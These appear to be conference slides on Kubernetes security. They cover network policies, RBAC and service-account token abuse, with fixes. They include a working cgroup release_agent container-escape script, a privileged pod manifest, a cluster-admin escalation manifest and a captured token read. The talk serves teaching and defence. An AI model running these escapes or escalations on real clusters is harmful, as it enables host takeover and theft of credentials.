
```
1  apiVersion: apps/v1
2  kind: Deployment
3  metadata:
4    name: web-server
5  spec:
6    selector:
7      matchLabels:
8        app: web-store
9    replicas: 3
10   template:
11     metadata:
12       labels:
13         app: web-store
14     spec:
15       affinity:
16         podAntiAffinity:
17           requiredDuringSchedulingIgnoredDuringExecution:
18             - labelSelector:
19                 matchExpressions:
20                   - key: app
21                     operator: In
22                     values:
23                       - web-store
24             topologyKey: "kubernetes.io/hostname"
25     containers:
26       - name: web-app
27         image: nginx:1.16-alpine
```





Default Kubernetes networking

- Internal – external: allow all
- Internal – internal: allow all (across namespaces)
- External – internal: allow all
 - Although limited by ingress and services (type loadbalancer)



```
io.k8s.api.networking.v1.NetworkPolicy (v1@networkpolicy.json)
1  apiVersion: networking.k8s.io/v1
2  kind: NetworkPolicy
3  metadata:
4    name: default-deny-nwp
5    namespace: opencti
6  spec:
7    podSelector: {}
8    policyTypes:
9      - Ingress
10   ingress: []
11   egress: []
```

```
io.k8s.api.networking.v1.NetworkPolicy (v1@networkpolicy.json)
1  apiVersion: networking.k8s.io/v1
2  kind: NetworkPolicy
3  metadata:
4    name: rabbitmq-nwp
5    namespace: opencti
6  spec:
7    podSelector:
8      matchLabels:
9        name: rabbitmq
10   policyTypes:
11     - Ingress
12   ingress:
13     - from:
14         - ipBlock:
15             cidr: 10.2.1.0/24
16         ports:
17           - port: 15672
18     - from:
19         - podSelector:
20             matchLabels:
21               type: connector
22         ports:
23           - port: 5672
24     - from:
25         - podSelector:
26             matchLabels:
27               type: platform
28         ports:
29           - port: 5672
30   egress:
31     - to:
32         - namespaceSelector: {}
33         podSelector:
34             matchLabels:
35               k8s-app: kube-dns
36         ports:
37           - port: 53
38           protocol: UDP
```





ANIACON
OX7E8

RBAC

- Role vs ClusterRole
- RoleBinding vs ClusterRoleBinding binds role to a user, group, serviceaccount
- Can I use a rolebinding to bind a ClusterRole to a namespace? Sure!
- Watch out with ez-RBAC
 - “All serviceaccounts can view secrets and configmaps in this namespace”
 - Risk = objects in namespace

```
io.k8s.api.rbac.v1.ClusterRole (v1@clusterrole.json)
1  apiVersion: rbac.authorization.k8s.io/v1
2  kind: ClusterRole
3  metadata:
4    name: pod-and-pod-logs-reader
5  rules:
6  - apiGroups: ["" ]
7    resources: ["pods", "pods/log"]
8    verbs: ["get", "list"]
```



Attack: Gitops token abuse



argo

Attack: Gitops token abuse

- Devops team uses gitops
- Devs use gitops
- Gitops didn't use 2 separate serviceaccounts for deploying resources
- FIX: 2 separate serviceaccounts

```
1  apiVersion: v1
2  kind: ServiceAccount
3  metadata:
4    name: infra-pwner
5  ---
6  apiVersion: rbac.authorization.k8s.io/v1
7  kind: ClusterRoleBinding
8  metadata:
9    name: infra-pwner
10 roleRef:
11   apiGroup: rbac.authorization.k8s.io
12   kind: ClusterRole
13   name: cluster-admin
14 subjects:
15   - kind: ServiceAccount
16     name: infra-pwner
17     namespace: whateveryouhaveaccessto
```




Attack: ServiceAccount token abuse

- By default Kubernetes mounts serviceaccount tokens in the containers

```
root@hunger-check-deployment-6dc95c48b7-ggz29:/# cd /var/run/secrets/kubernetes.io/serviceaccount/  
root@hunger-check-deployment-6dc95c48b7-ggz29:/var/run/secrets/kubernetes.io/serviceaccount# ^C  
root@hunger-check-deployment-6dc95c48b7-ggz29:/var/run/secrets/kubernetes.io/serviceaccount# cat token  
eyJhbGciOiJSUzI1NiIsImtpZCI6ImlybTgwUEhONEQ2U29nbml2Qm55UTJTLTYwMlxYmhVQk85WDhrVHdiVXcifQ.eyJhdWQiOiI0IiwiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmFlbHouc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNz  
bm9kZS0wNCIsInVpZCI6IjU4N2E1ZjNhLTQ2M2MtNDkzNS04ZTgyLTQ5N2QwMTF1YzcxZS9LCjw2Q0iOnsibmFtZSI6Imh1bmdlciIjagVjYyYkZXBsb3ltZW50LTZkYzklYzQ4YjctZ2d6MjkiLCJlaWQiOiIyNmI0MDA1Ny0zOWE5L  
tbW9ub2xpZGg6YmInLWlwbm9saXRoLXNhIn0.bdBnzBsaQCydolLQ7xAecm7LGdudOTkjAz-Djl-MPFQxQIsG8Fqv5ytwW8UtcaKv8TMR3WQGLcmY7b3p3l7oWB9RN_MndyG2BK5pErNv8wMjKGioVkkkWeXHYvBT3MgWBWpL_qANHNYU  
root@hunger-check-deployment-6dc95c48b7-ggz29:/var/run/secrets/kubernetes.io/serviceaccount# █
```

- Why?



The screenshot shows two GitHub comments. The first comment, by user **diclophis** on Nov 30, 2016, states: "Defaulting to `automount: false` seems like a *huge* win in terms of security". It has 9 thumbs up. The second comment, by user **roberthailey** on Dec 1, 2016, responds: "@diclophis - we all agree, but also want to keep our backwards compatibility guarantees." The user **roberthailey** is identified as a "Contributor".



Fix: service account token hijacks

```
apiVersion: v1
kind: ServiceAccount
metadata:
  name: name-of-my-serviceaccount
automountServiceAccountToken: false
```

- Or

```
apiVersion: v1
kind: Pod
metadata:
  name: my-pod
spec:
  serviceAccountName: name-of-my-serviceaccount
  automountServiceAccountToken: false
```


RBAC: secrets

- Secrets in k8s = base64 encoded config parameters
 - So RBAC is our only hope 😊
- RBAC verbs to be cautious of:
 - In case of secrets: “List” provides data, so list = [get,get,get,get]


Privileged container escapes

- --privileged == mount capabilities
- 2 dangers:
 - Filesystem accessible via /dev
 - Cgroup notification on release feature: [metasploit-framework/modules/exploits/linux/local/docker_privileged_container_escape.rb](https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/local/docker_privileged_container_escape.rb) at master · rapid7/metasploit-framework (github.com)

```
1  apiVersion: v1
2  kind: Pod
3  metadata:
4    name: priv-exec-pod
5    labels:
6      app: pentest
7  spec:
8    containers:
9      - name: priv-pod
10     image: ubuntu
11     securityContext:
12       privileged: true
13     command: [ "/bin/sh", "-c", "--" ]
14     args: [ "while true; do sleep 30; done;" ]
```



Filesystem access



```
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows  
█
```



Refresher from last year

*A cgroup namespace is a Linux kernel feature that provides **isolation of cgroup hierarchies for processes running within a namespace.***

*Cgroups, short for **control groups**, are a kernel feature that allows organizing processes into hierarchical groups to manage and enforce **limits on system resources like CPU, memory, and I/O.***



If the **notify_on_release** flag is enabled (1) in a cgroup, then **whenever the last task in the cgroup leaves** (exits or attaches to some other cgroup) and the last child cgroup of that cgroup is removed, **then the kernel runs the command specified by the contents of the "release_agent" file in that hierarchy's root directory, supplying the pathname (relative to the mount point of the cgroup file system) of the abandoned cgroup.** This enables automatic removal of abandoned cgroups. The default value of `notify_on_release` in the root cgroup at system boot is disabled (0). The default value of other cgroups at creation is the current value of their parents' `notify_on_release` settings. The default value of a cgroup hierarchy's `release_agent` path is empty.



```
1  #!/bin/sh
2
3  OUTPUT_DIR="/"
4  MAX_PID=65535
5  CGROUP_NAME="xyx"
6  CGROUP_MOUNT="/tmp/cgrp"
7  PAYLOAD_NAME="${CGROUP_NAME}_payload.sh"
8  PAYLOAD_PATH="${OUTPUT_DIR}/${PAYLOAD_NAME}"
9  OUTPUT_NAME="${CGROUP_NAME}_payload.out"
10 OUTPUT_PATH="${OUTPUT_DIR}/${OUTPUT_NAME}"
11
12 # Run a process for which we can search for (not needed in reality, but nice to have)
13 sleep 10000 &
14
15 # Prepare the payload script to execute on the host
16 cat > ${PAYLOAD_PATH} << __EOF__
17 #!/bin/sh
18
19 OUTPATH=$(dirname \${0})/${OUTPUT_NAME}
20
21 # Commands to run on the host<
22 ps -eaf > \${OUTPATH} 2>&1
23 __EOF__
24
25 # Make the payload script executable
26 chmod a+x ${PAYLOAD_PATH}
```



```

# Set up the cgroup mount using the memory resource cgroup controller
mkdir ${CGROUP_MOUNT}
mount -t cgroup -o memory cgroup ${CGROUP_MOUNT}
mkdir ${CGROUP_MOUNT}/${CGROUP_NAME}
echo 1 > ${CGROUP_MOUNT}/${CGROUP_NAME}/notify_on_release

# Brute force the host pid until the output path is created, or we run out of guesses
TPID=1
while [ ! -f ${OUTPUT_PATH} ]
do
  if [ $(( ${TPID} % 100 )) -eq 0 ]
  then
    echo "Checking pid ${TPID}"
    if [ ${TPID} -gt ${MAX_PID} ]
    then
      echo "Exiting at ${MAX_PID} :-(
      exit 1
    fi
  fi
  # Set the release_agent path to the guessed pid
  echo "/proc/${TPID}/root${PAYLOAD_PATH}" > ${CGROUP_MOUNT}/release_agent
  # Trigger execution of the release_agent
  sh -c "echo \$\$ > ${CGROUP_MOUNT}/${CGROUP_NAME}/cgroup.procs"
  TPID=$(( ${TPID} + 1 ))
done

# Wait for and cat the output
sleep 1
echo "Done! Output:"
cat ${OUTPUT_PATH}

```



```
Terminalizer

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

█
```



ANNA CON
OX7E8

Once you escalate...

```
opi-node-02:~# kubectl --kubeconfig /etc/kubernetes/kubelet.conf get node
NAME                STATUS    ROLES    AGE     VERSION
opi-node-01         Ready    control-plane   162d   v1.30.4
opi-node-02         Ready    <none>         162d   v1.30.4
opi-node-03         Ready    <none>         162d   v1.30.4
opi-node-04         Ready    <none>         33d    v1.30.4
opi-node-02:~# kubectl --kubeconfig /etc/kubernetes/kubelet.conf get pods
NAME                READY    STATUS    RESTARTS   AGE
batch-check-job-64lsd    1/1     Running    0           30h
build-code-deployment-696bb5c5b7-5z999    1/1     Running    0           30h
health-check-deployment-b664d6558-j16sf    1/1     Running    0           30h
hidden-in-layers-8jpbh    1/1     Running    0           30h
internal-proxy-deployment-86545dc765-zlqzx    2/2     Running    0           30h
kubernetes-goat-home-deployment-565f866b47-8w9q7    1/1     Running    0           30h
poor-registry-deployment-57f79c48c-gzqk4    1/1     Running    0           30h
priv-exec-pod           1/1     Running    0           28h
system-monitor-deployment-558fc5987d-j1qlx    1/1     Running    0           30h
opi-node-02:~# kubectl --kubeconfig /etc/kubernetes/kubelet.conf get services
NAME                TYPE        CLUSTER-IP    EXTERNAL-IP    PORT(S)          AGE
build-code          ClusterIP   10.102.184.186 <none>         1230/TCP         30h
build-code-service  ClusterIP   10.105.235.167 <none>         3000/TCP         122d
details             ClusterIP   10.110.252.203 <none>         9080/TCP         162d
health-check        ClusterIP   10.97.90.237   <none>         1231/TCP         30h
health-check-service ClusterIP   10.99.253.199 <none>         80/TCP           122d
hunger-check        ClusterIP   10.107.75.154 <none>         1236/TCP         30h
internal-proxy       ClusterIP   10.97.250.199 <none>         1232/TCP         30h
internal-proxy-api-service ClusterIP   10.99.100.74   <none>         3000/TCP         122d
internal-proxy-info-app-service NodePort    10.110.1.227   <none>         5000:30003/TCP   122d
kubernetes           ClusterIP   10.96.0.1       <none>         443/TCP          162d
kubernetes-goat-home ClusterIP   10.102.123.243 <none>         1234/TCP         30h
kubernetes-goat-home-service ClusterIP   10.100.152.196 <none>         80/TCP           122d
metadata-db          ClusterIP   10.102.128.158 <none>         80/TCP           122d
poor-registry        ClusterIP   10.97.247.220 <none>         1235/TCP         30h
poor-registry-service ClusterIP   10.100.225.188 <none>         5000/TCP         122d
productpage          ClusterIP   10.106.216.42 <none>         9080/TCP         162d
ratings              ClusterIP   10.98.241.138 <none>         9080/TCP         162d
reviews              ClusterIP   10.96.72.195 <none>         9080/TCP         162d
system-monitor       ClusterIP   10.100.190.65 <none>         1233/TCP         30h
system-monitor-service ClusterIP   10.105.33.62 <none>         8080/TCP         122d
```



More than just privileged

- Default set of CAPS:
cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap=ep
- SYS_PTRACE + hostPID
 - Inject shellcode in host processes
- SYS_MODULE
 - Load own kernel module, run commands
- CAP_DAC_READ_SEARCH
 - Bypass file read permission checks and directory read and execute permission checks
- CAP_DAC_OVERRIDE
 - Same but for write on files it can see, so typically combined with READ_SEARCH



**NO
CAP**



Fix: Drop all privs

- Pod Security Profiles -> admission control
- Pod Security Context -> actual settings



```
apiVersion: v1
kind: Namespace
metadata:
  name: my-baseline-namespace
  labels:
    pod-security.kubernetes.io/enforce: baseline
    pod-security.kubernetes.io/enforce-version: latest
    pod-security.kubernetes.io/warn: baseline
    pod-security.kubernetes.io/warn-version: latest
```

```
apiVersion: v1
kind: Namespace
metadata:
  name: my-restricted-namespace
  labels:
    pod-security.kubernetes.io/enforce: restricted
    pod-security.kubernetes.io/enforce-version: latest
    pod-security.kubernetes.io/warn: restricted
    pod-security.kubernetes.io/warn-version: latest
```





ANIACON
OX7E8

Deze partners hebben een ❤️ voor ANNACON 0x7E8.



ANNACON
0X7E8

